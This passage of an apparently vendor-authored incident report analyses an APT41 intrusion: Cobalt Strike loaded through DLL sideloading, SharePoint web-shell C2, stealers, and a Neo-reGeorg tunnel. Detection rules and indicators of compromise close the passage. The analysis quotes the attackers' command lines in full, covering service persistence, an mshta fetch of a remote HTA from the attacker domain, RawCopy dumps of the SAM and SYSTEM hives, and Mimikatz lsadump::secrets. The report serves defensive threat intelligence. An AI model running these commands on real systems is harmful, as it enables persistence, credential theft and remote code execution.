C:\Windows\Tasks\

The malicious library was a legitimate DLL modified to search for an encrypted Cobalt Strike payload in a specifically named file located in the same directory. Consequently, the names of the payload files varied depending on what was hardcoded into the malicious DLL.

During the attack, the threat actor used the following versions of modified DLLs and their corresponding payloads:

Legitimate file name DLL Encrypted Cobalt Strike
TmPfw.exe TmDbg64.dll TmPfw.ini
cookie_exporter.exe msedge.dll Logs.txt
FixSfp64.exe log.dll Logs.txt
360DeskAna64.exe WTSAPI32.dll config.ini
KcInst.exe KcInst32.dll kcinst.log
MpCmdRunq.exe mpclient.dll Logs.txt

Despite using various legitimate applications to launch Cobalt Strike, the payload decryption process was similar across instances. Let’s take a closer look at one example of Cobalt Strike execution, using the legitimate file cookie_exporter.exe, which is part of Microsoft Edge. When launched, this application loads msedge.dll, assuming it’s in the same directory.

The attackers renamed cookie_exporter.exe to Edge.exe and replaced msedge.dll with their own malicious library of the same name.


When any dynamic library is loaded, the DllEntryPoint function is executed first. In the modified DLL, this function included a check for a debugging environment. Additionally, upon its initial execution, the library verified the language packs installed on the host. The malicious code would not run if it detected any of the following language packs:

  • Japanese (Japan)
  • Korean (South Korea)
  • Chinese (Mainland China)
  • Chinese (Taiwan)

If the system passes the checks, the application that loaded the malicious library executes an exported DLL function containing the malicious code. Because different applications were used to launch the library in different cases, the exported functions vary depending on what the specific software calls. For example, with msedge.dll, the malicious code was implemented in the ShowMessageWithString function, called by cookie_exporter.exe.

The ShowMessageWithString function retrieves its payload from Logs.txt, a file located in the same directory. These filenames are typically hardcoded in the malicious dynamic link libraries we’ve observed.

The screenshot below shows a disassembled code segment responsible for loading the encrypted file. It clearly reveals the path where the application expects to find the file.


The payload is decrypted by repeatedly executing the following instructions using 128-bit SSE registers:


Once the payload is decrypted, the malicious executable code from msedge.dll launches it by using a standard method: it allocates a virtual memory region within its own process, then copies the code there and executes it by creating a new thread. In other versions of similarly distributed Cobalt Strike agents that we examined, the malicious code could also be launched by creating a new process or upon being injected into the memory of another running process.

Beyond the functionality described above, we also found a code segment within the malicious libraries that appeared to be a message to the analyst. These strings are supposed to be displayed if the DLL finds itself running in a debugger, but in practice this doesn’t occur.

Once Cobalt Strike successfully launches, the implant connects to its C2 server. Threat actors then establish persistence on the compromised host by creating a service with a command similar to this:

C:\Windows\system32\cmd.exe /C sc create "server power" binpath= "cmd /c start C:\Windows\tasks\Edge.exe" && sc description "server power" "description" && sc config "server power" start= auto && net start "server power"

Attackers often use the following service names for embedding Cobalt Strike:

server power
WindowsUpdats
7-zip Update

Agent

During our investigation, we uncovered a compromised SharePoint server that the attackers were using as the C2. They distributed files named agents.exe and agentx.exe via the SMB protocol to communicate with the server. Each of these files is actually a C# Trojan whose primary function is to execute commands it receives from a web shell named CommandHandler.aspx, which is installed on the SharePoint server. The attackers uploaded multiple versions of these agents to victim hosts. All versions had similar functionality and used a hardcoded URL to retrieve commands:

The agents executed commands from CommandHandler.aspx using the cmd.exe command shell launched with the /c flag.

While analyzing the agents, we didn’t find significant diversity in their core functionality, despite the attackers constantly modifying the files. Most changes were minor, primarily aimed at evading detection. Outdated file versions were removed from the compromised hosts.

The attackers used the deployed agents to conduct reconnaissance and collect sensitive data, such as browser history, text files, configuration files, and documents with .doc, .docx and .xlsx extensions. They exfiltrated the data back to the SharePoint server via the upload.ashx web shell.

It is worth noting that the attackers made some interesting mistakes while implementing the mechanism for communicating with the SharePoint server. Specifically, if the CommandHandler.aspx web shell on the server was unavailable, the agent would attempt to execute the web page’s error message as a command:

Obtaining a command shell: reverse shell via an HTA file

If, after their initial reconnaissance, the attackers deemed an infected host valuable for further operations, they’d try to establish an alternative command-shell access. To do this, they executed the following command to download from an external resource a malicious HTA file containing an embedded JavaScript script and run this file:

"cmd.exe" /c mshta hxxp[:]//github.githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta

The group attempted to mask their malicious activity by using resources that mimicked legitimate ones to download the HTA file. Specifically, the command above reached out to the GitHub-impersonating domain github[.]githubassets[.]net. The attackers primarily used the site to host JavaScript code. These scripts were responsible for delivering either the next stage of their malware or the tools needed to further the attack.

At the time of our investigation, a harmless script was being downloaded from github[.]githubassets[.]net instead of a malicious one. This was likely done to hide the activity and complicate attack analysis.

The harmless script found on github[.]githubassets[.]net

The harmless script found on github[.]githubassets[.]net

However, we were able to obtain and analyze previously distributed scripts, specifically the malicious file 2CD15977B72D5D74FADEDFDE2CE8934F. Its primary purpose is to create a reverse shell on the host, giving the attackers a shell for executing their commands.

Once launched, the script gathers initial host information:

It then connects to the C2 server, also located at github[.]githubassets[.]net, and transmits a unique ATTACK_ID along with the initially collected data. The script leverages various connection methods, such as WebSockets, AJAX, and Flash. The choice depends on the capabilities available in the browser or execution environment.

Data collection

Next, the attackers utilized automation tools such as stealers and credential-harvesting utilities to collect sensitive data. We detail these tools below. Data gathered by these utilities was also exfiltrated via the compromised SharePoint server. In addition to the aforementioned web shell, the SMB protocol was used to upload data to the server. The files were transferred to a network share on the SharePoint server.

Pillager

A modified version of the Pillager utility stands out among the tools the attackers deployed on hosts to gather sensitive information. This tool is used to export and decrypt data from the target computer. The original Pillager version is publicly available in a repository, accompanied by a description in Chinese.

The primary types of data collected by this utility include:

  • Saved credentials from browsers, databases, and administrative utilities like MobaXterm
  • Project source code
  • Screenshots
  • Active chat sessions and data
  • Email messages
  • Active SSH and FTP sessions
  • A list of software installed on the host
  • Output of the systeminfo and tasklist commands
  • Credentials stored and used by the operating system, and Wi-Fi network credentials
  • Account information from chat apps, email clients, and other software

A sample of data collected by Pillager:

The utility is typically an executable (EXE) file. However, the attackers rewrote the stealer’s code and compiled it into a DLL named wmicodegen.dll. This code then runs on the host via DLL sideloading. They chose convert-moftoprovider.exe, an executable from the Microsoft SDK toolkit, as their victim application. It is normally used for generating code from Managed Object Format (MOF) files.

Despite modifying the code, the group didn’t change the stealer’s default output file name and path: C:\Windows\Temp\Pillager.zip.

It’s worth noting that the malicious library they used was based on the legitimate SimpleHD.dll HDR rendering library from the Xbox Development Kit. The source code for this library is available on GitHub. This code was modified so that convert-moftoprovider.exe loaded an exported function, which implemented the Pillager code.

Interestingly, the path to the PDB file, while appearing legitimate, differs by using PS5 instead of XBOX:

Checkout

The second stealer the attackers employed was Checkout. In addition to saved credentials and browser history, it also steals information about downloaded files and credit card data saved in the browser.

When launching the stealer, the attackers pass it a j8 parameter; without it, the stealer won’t run. The malware collects data into CSV files, which it then archives and saves as CheckOutData.zip in a specially created directory named CheckOut.

Data collection and archiving in Checkout

Data collection and archiving in Checkout

Checkout launch diagram in Kaspersky Threat Intelligence Platform

Checkout launch diagram in Kaspersky Threat Intelligence Platform

RawCopy

Beyond standard methods for gathering registry dumps, such as using reg.exe, the attackers leveraged the publicly available utility RawCopy (MD5 hash: 0x15D52149536526CE75302897EAF74694) to copy raw registry files.

RawCopy is a command-line application that copies files from NTFS volumes using a low-level disk reading method.

The following commands were used to collect registry files:

c:\users\public\downloads\RawCopy.exe /FileNamePath:C:\Windows\System32\Config\system /OutputPath:c:\users\public\downloads
c:\users\public\downloads\RawCopy.exe /FileNamePath:C:\Windows\System32\Config\sam /OutputPath:c:\users\public\downloads
c:\users\public\downloads\RawCopy.exe /FileNamePath:C:\Windows\System32\Config\security /OutputPath:c:\users\public\downloads

Mimikatz

The attackers also used Mimikatz to dump account credentials. Like the Pillager stealer, Mimikatz was rewritten and compiled into a DLL. This DLL was then loaded by the legitimate java.exe file (used for compiling Java code) via DLL sideloading. The following files were involved in launching Mimikatz:

C:\Windows\Temp\123.bat 
C:\Windows\Temp\jli.dll 
C:\Windows\Temp\java.exe 
С:\Windows\Temp\config.ini

123.bat is a BAT script containing commands to launch the legitimate java.exe executable, which in turn loads the dynamic link library for DLL sideloading. This DLL then decrypts and executes the Mimikatz configuration file, config.ini, which is distributed from a previously compromised host within the infrastructure.

java.exe privilege::debug token::elevate lsadump::secrets exit

Retrospective threat hunting

As already mentioned, the victim organization’s monitoring coverage was initially patchy. Because of this, in the early stages, we only saw the external IP address of the initial source and couldn’t detect what was happening on that host. After some time, the host was finally connected to our monitoring systems, and we found that it was an IIS web server. Furthermore, despite the lost time, it still contained artifacts of the attack.

These included the aforementioned Cobalt Strike implant located in c:\programdata\, along with a scheduler task for establishing persistence on the system. Additionally, a web shell remained on the host, which our solutions detected as HEUR:Backdoor.MSIL.WebShell.gen. This was found in the standard temporary directory for compiled ASP.NET application files:

c:\windows\microsoft.net\framework64\v4.0.30319\temporary asp.net files\root\dedc22b8\49ac6571\app_web_hdmuushc.dll
MD5: 0x70ECD788D47076C710BF19EA90AB000D

These temporary files are automatically generated and contain the ASPX page code:

The web shell was named newfile.aspx. The screenshot above shows its function names. Based on these names, we were able to determine that this instance utilized a Neo-reGeorg web shell tunnel.

This tool is used to proxy traffic from an external network to an internal one via an externally accessible web server. Thus, the launch of the Impacket tools, which we initially believed was originating from a host unidentified at the time (the IIS server), was in fact coming from the external network through this tunnel.

Attribution

We attribute this attack to APT41 with a high degree of confidence, based on the similarities in the TTPs, tooling, and C2 infrastructure with other APT41 campaigns. In particular:

  • The attackers used a number of tools characteristic of APT41, such as Impacket, WMI, and Cobalt Strike.
  • The attackers employed DLL sideloading techniques.
  • During the attack, various files were saved to C:\Windows\Temp.
  • The C2 domain names identified in this incident (s3-azure.com, *.ns1.s3-azure.com, *.ns2.s3-azure.com) are similar to domain names previously observed in APT41 attacks (us2[.]s3bucket-azure[.]online, status[.]s3cloud-azure[.]com).

Takeaways and lessons learned

The attackers wield a wide array of both custom-built and publicly available tools. Specifically, they use penetration testing tools like Cobalt Strike at various stages of an attack. The attackers are quick to adapt to their target’s infrastructure, updating their malicious tools to account for specific characteristics. They can even leverage internal services for C2 communication and data exfiltration. The files discovered during the investigation indicate that the malicious actor modifies its techniques during an attack to conceal its activities – for example, by rewriting executables and compiling them as DLLs for DLL sideloading.

While this story ended relatively well – we ultimately managed to evict the attackers from the target organization’s systems – it’s impossible to counter such sophisticated attacks without a comprehensive knowledge base and continuous monitoring of the entire infrastructure. For example, in the incident at hand, some assets weren’t connected to monitoring systems, which prevented us from seeing the full picture immediately. It’s also crucial to maintain maximum coverage of your infrastructure with security tools that can automatically block malicious activity in the initial stages. Finally, we strongly advise against granting excessive privileges to accounts, and especially against using such accounts on all hosts across the infrastructure.

Appendix

Rules

Yara

rule neoregeorg_aspx_web_shell
{
    meta:
        description = "Rule to detect neo-regeorg based ASPX web-shells"
        author = "Kaspersky"
        copyright = "Kaspersky" 
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
 
    strings:
        $func1 = "FrameworkInitialize" fullword
        $func2 = "GetTypeHashCode" fullword
        $func3 = "ProcessRequest" fullword
        $func4 = "__BuildControlTree"
        $func5 = "__Render__control1"

        $str1 = "FAIL" nocase wide
        $str2 = "Port close" nocase wide
        $str3 = "Port filtered" nocase wide
        $str4 = "DISCONNECT" nocase wide
        $str5 = "FORWARD" nocase wide
        
    condition:
        uint16(0) == 0x5A4D and
        filesize < 400000 and
        3 of ($func*) and 
        3 of ($str*)
}

Sigma

title: Service Image Path Start From CMD
id: faf1e809-0067-4c6f-9bef-2471bd6d6278
status: test
description: Detects creation of unusual service executable starting from cmd /c using command line
references:
    - tbd
tags: 
    - attack.persistence
    - attack.T1543.003
author: Kaspersky
date: 2025/05/15  
logsource:                      
    product: windows         
    service: security
detection:
    selection:
        EventID: 4697
        ServiceFileName|contains:
            - '%COMSPEC%'
            - 'cmd'
            - 'cmd.exe' 
        ServiceFileName|contains|all:
            -  '/c'
            - 'start'
    condition: selection
falsepositives:
    - Legitimate
level: medium

IOCs

Files

2F9D2D8C4F2C50CC4D2E156B9985E7CA
9B4F0F94133650B19474AF6B5709E773
A052536E671C513221F788DE2E62316C
91D10C25497CADB7249D47AE8EC94766
C3ED337E2891736DB6334A5F1D37DC0F
9B00B6F93B70F09D8B35FA9A22B3CBA1
15097A32B515D10AD6D793D2D820F2A8
A236DCE873845BA4D3CCD8D5A4E1AEFD
740D6EB97329944D82317849F9BBD633
C7188C39B5C53ECBD3AEC77A856DDF0C
3AF014DB9BE1A04E8B312B55D4479F69
4708A2AE3A5F008C87E68ED04A081F18
125B257520D16D759B112399C3CD1466
C149252A0A3B1F5724FD76F704A1E0AF
3021C9BCA4EF3AA672461ECADC4718E6
F1025FCAD036AAD8BF124DF8C9650BBC
100B463EFF8295BA617D3AD6DF5325C6
2CD15977B72D5D74FADEDFDE2CE8934F
9D53A0336ACFB9E4DF11162CCF7383A0

Domains and IPs

47.238.184[.]9
38.175.195[.]13
hxxp://github[.]githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta
hxxp://chyedweeyaxkavyccenwjvqrsgvyj0o1y.oast[.]fun/aaa
hxxp://toun[.]callback.red/aaa
hxxp://asd.xkx3[.]callback.[]red
hxxp[:]//ap-northeast-1.s3-azure[.]com
hxxps[:]//www[.]msn-microsoft[.]org:2053
hxxp[:]//www.upload-microsoft[.]com
s3-azure.com
*.ns1.s3-azure.com
*.ns2.s3-azure.com
upload-microsoft[.]com
msn-microsoft[.]org

MITRE ATT&CK

Tactic Technique ID
Initial Access Valid Accounts: Domain Accounts T1078.002
Exploit Public-Facing Application T1190
Execution Command and Scripting Interpreter: PowerShell T1059.001
Command and Scripting Interpreter: Windows Command Shell T1059.003
Scheduled Task/Job: Scheduled Task T1053.005
Windows Management Instrumentation T1047
Persistence Create or Modify System Process: Windows Service T1543.003
Hijack Execution Flow: DLL Side-Loading T1574.002
Scheduled Task/Job: Scheduled Task T1053.005
Valid Accounts: Domain Accounts T1078.002
Web Shell T1505.003
IIS Components T1505.004
Privilege Escalation Create or Modify System Process: Windows Service T1543.003
Hijack Execution Flow: DLL Side-Loading T1574.002
Process Injection T1055
Scheduled Task/Job: Scheduled Task T1053.005
Valid Accounts: Domain Accounts T1078.002
Defense Evasion Hijack Execution Flow: DLL Side-Loading T1574.002
Deobfuscate/Decode Files or Information T1140
Indicator Removal: File Deletion T1070.004
Masquerading T1036
Process Injection T1055
Credential Access Credentials from Password Stores: Credentials from Web Browsers T1555.003
OS Credential Dumping: Security Account Manager T1003.002
Unsecured Credentials T1552
Discovery Network Service Discovery T1046
Process Discovery T1057
System Information Discovery T1082
System Network Configuration Discovery T1016
Lateral movement Lateral Tool Transfer T1570
Remote Services: SMB/Windows Admin Shares T1021.002
Collection Archive Collected Data: Archive via Utility T1560.001
Automated Collection T1119
Data from Local System T1005
Command and Control Application Layer Protocol: Web Protocols T1071.001
Application Layer Protocol: DNS T1071.004
Ingress Tool Transfer T1105
Proxy: Internal Proxy T1090.001
Protocol Tunneling T1572
Exfiltration Exfiltration Over Alternative Protocol T1048
Exfiltration Over Web Service T1567

❌